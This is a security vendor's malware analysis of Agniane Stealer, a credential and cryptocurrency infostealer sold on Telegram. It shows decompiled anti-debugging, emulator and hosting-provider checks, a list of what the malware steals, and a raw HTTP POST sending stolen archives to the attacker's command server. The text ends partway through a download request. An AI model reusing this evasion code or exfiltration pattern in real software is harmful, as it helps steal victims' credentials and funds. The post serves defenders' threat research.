Agniane Stealer | Zscaler ThreatLabz

zscaler.com/blogs/security-research/agniane-stealer-dark-webs-crypto-threat

Introduction

Agniane Stealer fraudulently takes credentials, system information, and session details from browsers, tokens, and file transferring tools. Agniane Stealer also heavily targets cryptocurrency extensions and wallets. Once it obtains the sensitive data, Agniane Stealer transfers that stolen data to command-and-control [C&C] servers, where threat actors can act upon the stolen information.

We believe Agniane Stealer belongs to the Malware-as-a-Service (MaaS) platform Cinoshi Project, which was discovered in early 2023[1], and much of its code infrastructure is modeled after the platform. Its close relationship to Cinoshi Project means Agniane Stealer has been available for sale on several dark web forums. The threat actors responsible for Agniane Stealer utilize packers to maintain and regularly update the malware's functionality and evasions features.

In this technical blog post, we cover:

Key Takeaways

- **Stealing Capabilities:** Agniane Stealer is an information stealer that takes stored credentials from web browsers, Telegram sessions, Discord tokens, Steam, WinSCP, and Filezilla sessions. In addition, It saves a screenshot of the user's desktop, quickly collecting OpenVPN profiles and system information.
- **Crypto Hungry:** Agniane Stealer is a prolific cryptocurrency data exfiltrator with extensive support for nearly 70+ crypto extensions and 10+ crypto wallets.
- **Evasion Techniques:** Agniane Stealer implements numerous methods to detect anti-analysis software like malware sandboxes, emulators, VirtualBox, and other analysis tools.
- **Availability:** Agniane Stealer is part of Cinoshi Project - a MaaS that offers services and subscriptions on the dark web.

Agniane Stealer Promoted on Telegram

During our analysis, we found a Telegram channel promoting and selling Agniane Stealer. The Telegram channel owner posts consistently about feature lists, updates, and pricing. We speculate the owner of the Telegram channel is the malware author.

The following Agniane Stealer feature list was found on the Telegram channel:

- *"The stealer is written in C# It loads the libraries used; build weight is 419 KB.*
- *Perfectly crypted by mass-crypters, such as EasyCrypter, exe2pack, PackLab and others.*
- *Supports stealing passwords and cookies from browsers based on Chromium and Gecko.*
- *Support for more than 70+ crypto extensions from browsers, as well as more than 10+ crypto wallets.*
- *Collection of Telegram sessions, Discord tokens, Steam sessions, Winscp and Filezilla sessions.*
- *Saving screenshots from all monitors with detailed information about them.*
- *Collection of all information about the victim's computer.*
- *Convenient filter for domains that are important to you; search in passwords and cookies of your domains and record the result.*
- *Collection of all possible OpenVPN profiles.*
- *Collecting a list of all installed applications on the computer.*
- *The ability to prohibit the launch of the build on virtual computers, emulators (configurable on the panel).*
- *Protection of your build from running on Virustotal, AnyRun and similar servers (configurable on the panel).*
- *Protection against repeated logs, as well as protection against empty logs (configurable on the panel).*
- *Collection of files from the user's desktop and documents (file extensions are configured on the panel).*
- *Log collection is carried out in memory, without using a disk to store materials from the log"*

The following information regarding price was also found:

"💎 The cost of our styler

Steeler monthly subscription — $50

Three-month subscription - $120 $150 (20% off)

Lifetime subscriptions are not for sale and never will be for sale!"

Relationship to Cinoshi Project

This screen indicates that Agniane Stealer is most likely part of the Cinoshi Project.

```
|-----------------------------------------------------|
|------------------ Agniane Stealer -----------------|
|--------------- Telegram: @agnianebot --------------|
|-----------------------------------------------------|

Cinoshi is a handy tool for managing your own traffic!

Our project includes a stealer, a botnet, a clipper
and a miner. All this in one project, in one build!
Everything is configured through a convenient web
panel, you do not need to suffer with anything and
install your own panel. Just register on Cinoshi,
buy a subscription and start working!

Administrator's Telegram contacts: @careaboutmoney

yqbiguuno2zp5jxsmqbev4rwckvy27bqws5cgm3hiid7xolt65j72kqd.onion
```


Figure 1: Project information indicating that Agniane Stealer is very likely part of the Cinoshi Project

Agniane Stealer User Interface

In the following section, we illustrate the web experience when interacting with Agniane Stealer on the dark web. The screens below are available through the same Telegram channel we mentioned above.

Builder Tab

Below, you can see the Builder tab showing builder information. With this tab, cyber criminals can build custom variants of Agniane Stealer.



Figure 2: Builder tab showing builder information

Home Tab

In the screenshot below, you can see the Agniane Stealer Home tab. The interface encourages you to follow the Telegram channel in case the domain is blocked. In addition, this screen indicates the status of the gate server.



Figure 3: Home tab showing instructions and status

Logs Tab

On this screen, you can see a list of victim logs from all around the world. The list includes details relevant to a threat actor like Passwords, Wallets, and Cookies.



Figure 4: Logs tab showing victim logs

Settings Tab

Stealer settings

This section allows a threat actor using Agniane Stealer to configure settings in a way that facilitates their nefarious intentions. A threat actor can: disable logs, extend libraries, and even prevent the malware from running during security inspection and analysis using anti-analysis techniques.



Figure 5: Stealer settings in Settings tab

Telegram notification settings

This screen shows you how to set up Telegram notifications on your system and it lists various custom variables that correspond to relevant stolen data: number of passwords in the log, username, etc.



Figure 6: Telegram notification settings in Settings tab

Fake-error settings

This settings option also functions as a form of protection for Agniane Stealer. Enabling fake error messages allows threat actors to remain undetected for longer periods of time.



Figure 7: Fake-error settings in Settings tab

Parsers Tab

This screen displays options to parse victim logs. A threat actor can use a Discord token or use a login pass (feature under development).



Figure 8: Parsers tab showing options

Technical Analysis

Agniane Stealer, like many other information stealers, is written in C#. Our team determined that the Agniane Stealer sample under analysis is the first version of the build and was not packed or obfuscated, but the latest version has undergone packing and obfuscation.

Upon execution, Agniane Stealer generates a random 32-bit string using the character set “A-Z0-9”. The generated random string is used as the sub-folder name, which is created in the %TEMP% folder. This is where the stolen data is kept.

After that, the Agniane Stealer extracts a C&C URL (“https[:]//central-cee-doja [.] ru/”) from a hardcoded Base64 string.

Anti-Analysis Techniques

Checks for debugger

The malware sample calls the CheckRemoteDebuggerPresent Windows API to check if it's being run in a debugger. If Agniane Stealer detects a debugger, then it will exit from memory and stop running, making debugging harder.

Verifies tick counts

Agniane Stealer uses an emulator program to record the initial tick count, proceeds to sleep, and upon awakening, measures the tick count once more. If the difference between the initial and final tick counts is less than 10L, the program returns True, exits from memory, and stops running.

Detects analysis tools

Agniane Stealer checks the memory for analysis tools. If it finds an analysis tool running, Agniane Stealer will exit. Our analysis uncovered the following analysis tools:

- Processhacker
- Netstat
- Netmon
- Tcpview
- Wireshark
- Filemon
- Regmon
- cain

Locates user's system

Hosting providers employ various security measures for malware detection. It is in the interest of the threat actors to remain undetected. Thus, the future course of execution is determined based on the geolocation data retrieved from the server using the request hxxp[:]//ip-api[.]com/line/fields=hosting. If the victim's machine belongs to a hosting provider, execution is terminated.

Obscures identity with legitimate DLL handles

Agniane Stealer tries to obtain the handle of several DLLs using the GetModuleHandle function.

If successful, Agniane Stealer uses the innocuous DLL handle to hide itself from potential discovery. The malware targets the following DLLs:

- SbieDll
- SxIn
- Sf2snxhk
- cmdvrt32

Identifies virtual machines

Agniane Stealer utilizes the WMI queries to detect whether it is running inside a virtual environment and terminates execution if True.

QUERY	DETAILS
Select * from Win32_ComputerSystem	If Manufacturer is Microsoft corporation and Model is VIRTUAL return True or if either Manufacturer contains vmware or Model is VirtualBox return True, and malware exits from memory.
SELECT * FROM Win32_VideoController	Retrieves information about video controllers (also known as graphics cards) on a Windows computer. Uses the GetPropertyValue method to compare names with VMware and VBox. If a match is found, then True is returned and Agniane Stealer quits execution.

Stealer Capabilities

Agniane Stealer possesses several form-grabbing capabilities. Let's dive into those.

Sidesteps dependencies

Upon execution, Agniane Stealer, with a compact sample size, adeptly operates on both 32 and 64-bit systems, sidestepping any reliance on pre-existing dependencies.

Intriguingly, it dynamically retrieves a set of 5 DLLs from its C&C servers, leveraging legitimate third-party DLLs to enhance its functionalities and capabilities. It employs the following:

- SQLite.dll
- SQLite.EF6.dll
- SQLite.Linq.dll
- SQLite.Interop.dll(x86 & x64bit)

Steals from the following areas:

AREAS	DETAILS
Telegram and Steam Sessions	• Steals user tokens for logged-in Discord and Steam sessions, and OpenVPN profiles; sends data to threat actors. • Tries to search Telegram software under the "\\AppData\\Roaming\\Telegram" directory. If found, Agniane Stealer steals Telegram Sessions and archives it. • Tries to locate the Telegram process. If found, the malware kills the process and grabs all the Telegram files except emojis and user_data. Then, Agniane Stealer archives all remaining directories.
Browser cookies	Agniane Stealer targets login data, history, and web data from the following browsers: • OperaGX • Chrome • Opera • FireFox • Vivaldi • Brave • Edge • Yandex • Chromium
Domains	Agniane Stealer tries to harvest login credentials and cookies from following domains: • VK.com • facebook.com • instagram.com • mail.ru If any passwords are found in the domains listed above, then Agniane Stealer places them into the Important Detects.txt file and archives them.
SSH File Transfer Protocol	Agniane Stealer pilfers WinSCP to collect Hostname, username, and password from all sessions by traversing through Software\\Martin Prikryl\\WinSCP 2\\Sessions registry entry.
Filezilla FTP Software	Agniane Stealer reads FileZilla\\recentservers.xml and searches for the <server> tag. If available, then Agniane Stealer grabs Hostname, username, and password. If the XML path was not found, then Agniane Stealer logs that it was unable to find the FileZilla session.
Computer System	Agniane Stealer gets the external IP address of the victim's machine using https://ipwho.is/?output=xml. In addition, Agniane Stealer collects victims Windows version using SELECT * FROM win32_operatingsystem. Then, it obtains the bit version of the machine using Windows Registry and checks the value. If the value matches, then it is x86 but if it doesn't then that indicates a x64bit machine.

Uses WMI to collect

- **Installed Antiviruses:** Collects all installed antivirus software with the WMI query Select * from AntivirusProduct.
- **GPUName:** Using WMI query SELECT * FROM Win32_VideoController and GetEnumerator() method Compares with "VMware SVGA 3D"
- **CPU name:** Using WMI query SELECT * FROM Win32_Processor tries to access the CPU name of the victim's machine.

Captures a screenshot

Agniane Stealer captures a screenshot of the victim's desktop using Bitmap.

Checks RAM

By querying WMI to Select * From Win32_ComputerSystem, Agniane Stealer calculates RAM allocated to the victim's machine.

Exfiltrates data

Agniane Stealer enumerates the users Desktop and the Documents folder for the files with .txt,.doc,.mafile,.rdp, and .db extension. The discovered files are then copied to the previously created subfolder under the %TEMP% location.

Finds installed applications

Agniane Stealer collects all applications installed on the victim's machine by querying the Registry Key SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall. Then, it stores that information in the Installed Apps.txt file, as you can see in the image below.



Figure 9: Example information collected by Agniane Stealer

Agniane Stealer keeps a record of its actions in a file named execution log.txt, which documents all the operations executed and associated information.

Exfiltrates crypto data

In addition to form-grabbing, Agniane Stealer also utilizes clipper qualities to exfiltrate cryptocurrency data.

Agniane Stealer is a prolific cryptocurrency data exfiltrator with extensive support for nearly 70+ crypto extensions and 10+ crypto wallets. See the **Crypto Extension & Wallet** table at the bottom of this blog for a complete list.

How it works

Agniane Stealer uploads all the exfiltrated data to:

hxxps[:]//central-cee-doja.ru/TEST.php?
ownerid=REPLACEUSER1D&buildid=spriteuser&countp=2&countc=29&username=saturn&country=IN&ipaddr=XX.XX.XX.XX&BSSID=XXXXXX(

After uploading the stolen data to a remote server, the Agniane Stealer removes its traces from the victim's system by deleting the sub-folder.

We observed that the latest version of the Agniane Stealer uses ConfuserEx Protector. Also, the recent variant employs more obfuscation techniques when compared to the earlier version, which makes it harder for security modules to detect.

In the images below, Figure 10 is from the earlier version of Agniane Stealer where the code is human-readable, and Figure 11 is from the latest version of Agniane Stealer where the same code is obfuscated through ConfuserEx Protector. The Figure 12 is showing the de-obfuscated code.

Human-readable code

```
// Token: 0x06000007 RID: 7 RVA: 0x00004710 File Offset: 0x00002910
public static bool Debugger()
{
    bool result = false;
    try
    {
        AntiAnalysis.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref result);
        return result;
    }
    catch
    {
    }
    return result;
}

// Token: 0x06000008 RID: 8 RVA: 0x0000474C File Offset: 0x0000294C
public static bool HostingAsync()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.Encoding = Encoding.UTF8;
            return webClient.DownloadString("http://ip-api.com/line/?fields=hosting").Contains("true");
        }
    }
    catch
    {
    }
    return false;
}

// Token: 0x06000009 RID: 9 RVA: 0x000047B0 File Offset: 0x000029B0
public static bool Emulator()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        if (DateTime.Now.Ticks - ticks < 10L)
        {
            return true;
        }
    }
    catch
    {
    }
```


Figure 10: Human-readable Agniane Stealer sample code

Obfuscated code

```
// Token: 0x06000018 RID: 24 RVA: 0x00005990 File Offset: 0x00003B90
public static bool \u202D\u202D\u200C\u202B\u200C\u200D\u202C\u200C\u202D\u206A\u202B\u202A\u206E\u200B\u202E\u200F\u206C\u200D
  \u200C\u206C\u202C\u200E\u206F\u200B\u206A\u206C\u200B\u202E\u200F\u202C\u202E\u200E\u200C\u206A\u206E\u206C\u206F\u202A\u200D
  \u206B\u202E()
{
    bool result = false;
    try
    {
        \u202E\u206E\u202A\u206D\u202A\u206B\u206A\u200E\u200B\u202A\u200E\u206C\u200C\u202D\u200B\u202E\u206D\u202A\u206E\u200F
          \u206F\u202E\u206C\u202A\u202A\u200F\u200E\u202D\u206C\u200B\u200F\u206A\u206F\u206B\u206E\u202E\u202E\u200D\u202D\u206F
          \u202E.\u200B\u202D\u200F\u202B\u202D\u200B\u202B\u202B\u206E\u206D\u202A\u202B\u206F\u206F\u202E\u200B\u206D\u206E
          \u200C\u202C\u200F\u206A\u200F\u206B\u206D\u206F\u202C\u200E\u206E\u206C\u202E\u206B\u200F\u202E\u206B\u202C\u202B\u200B
          \u206B\u200C\u202E(Process.GetCurrentProcess().Handle, ref result);
        return result;
    }
    catch
    {
    }
    return result;
}
```

Figure 11: Obfuscated Agniane Stealer code sample

Deobfuscated code

```
public static bool smethod_2()
{
    bool result = false;
    try
    {
        Class3.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref result);
        return result;
    }
    catch
    {
    }
    return result;
}

// Token: 0x0G000019 RID: 25 RVA: 0x00002CA4 File Offset: 0x00000EA4
public static bool smethod_3()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            webClient.Encoding = Encoding.UTF8;
            return webClient.DownloadString(GClass34.B246F2FA-68F0-482C-A9BA-1E39423E6CD5(82073670)).Contains(GClass34.B246F2FA-68F0-482C-A9BA-1E39423E6CD5(82073652));
        }
    }
    catch
    {
    }
    return false;
}

// Token: 0x0G00001A RID: 2G RVA: 0x00002D10 File Offset: 0x00000F10
public static bool smethod_4()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        if (DateTime.Now.Ticks - ticks < 10L)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```


Figure 12: Deobfuscated Agniane Stealer code sample

C&C Communication

In the case of Agniane Stealer, threat actors are using a command-and-control (C&C) server to move and store stolen data. A C&C server is a system controlled by the cybercriminals who distribute stealer malware to take sensitive data that allows them to manage and control compromised devices remotely.

In the image below, you can see the:

- POST Request
- Host Name
- ZIP file payload PK header indicates the transmission of an archive file

```
POST /TEST.php?ownerid=REPLACEUSER1D&buildid=spriteuser&countp=0&countc=146&username=[redacted]&country=[redacted]&ipaddr=[redacted]&BSS
1D=E224C31804&countw=1&rndtoken=REPLACERANDOMSTR&domaindetects=1 HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------8db99d945f5f0a7
Host: central-cee-doja.ru
Content-Length: 108001
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

----------------------8db99d945f5f0a7
Content-Disposition: form-data; name="file"; filename="PUWY9QBE1AOMUHJXEMF1RXHU34GQ30LH"
Content-Type: application/octet-stream

PK.........h
W....c..........Agniane Stealer.txt..r.0..{<..J#.P.h..5.7iR8/..G.$..:......h+nR.cV..]~...~.........<#<..      .>!....S?......)
.......XrO@.<.....H.V....#.`.. .CQ...o..e'...c...j..C~....Q2.e...#.3w.
..k........X%W...}.....tF.m.(l6
..U...*...{.32!..0...J.........y.\..J.........s......c
?k........k[+.....!G....-..F.B.h.......V_D....\...%..F....2X.....,be......<....t.............D..ER..=.6.S..6..PK........B.
WYC7.....@.....Important Detects.txt.%..p.`
*8..e&..*...&...)..M!$5'5.(1.J.!..=).D..6".......Z..........Z..\b....SS.......g.%..rqy....$..(.$.......+8....5. .`FBe..PK......
```


Figure 13: Data stolen by Agniane Stealer and sent to C&C server

From here, Agniane Stealer downloads the SQLite dependency DLL, which is shown in the image below.

```
GET /dlls/System.Data.SQLite.dll HTTP/1.1
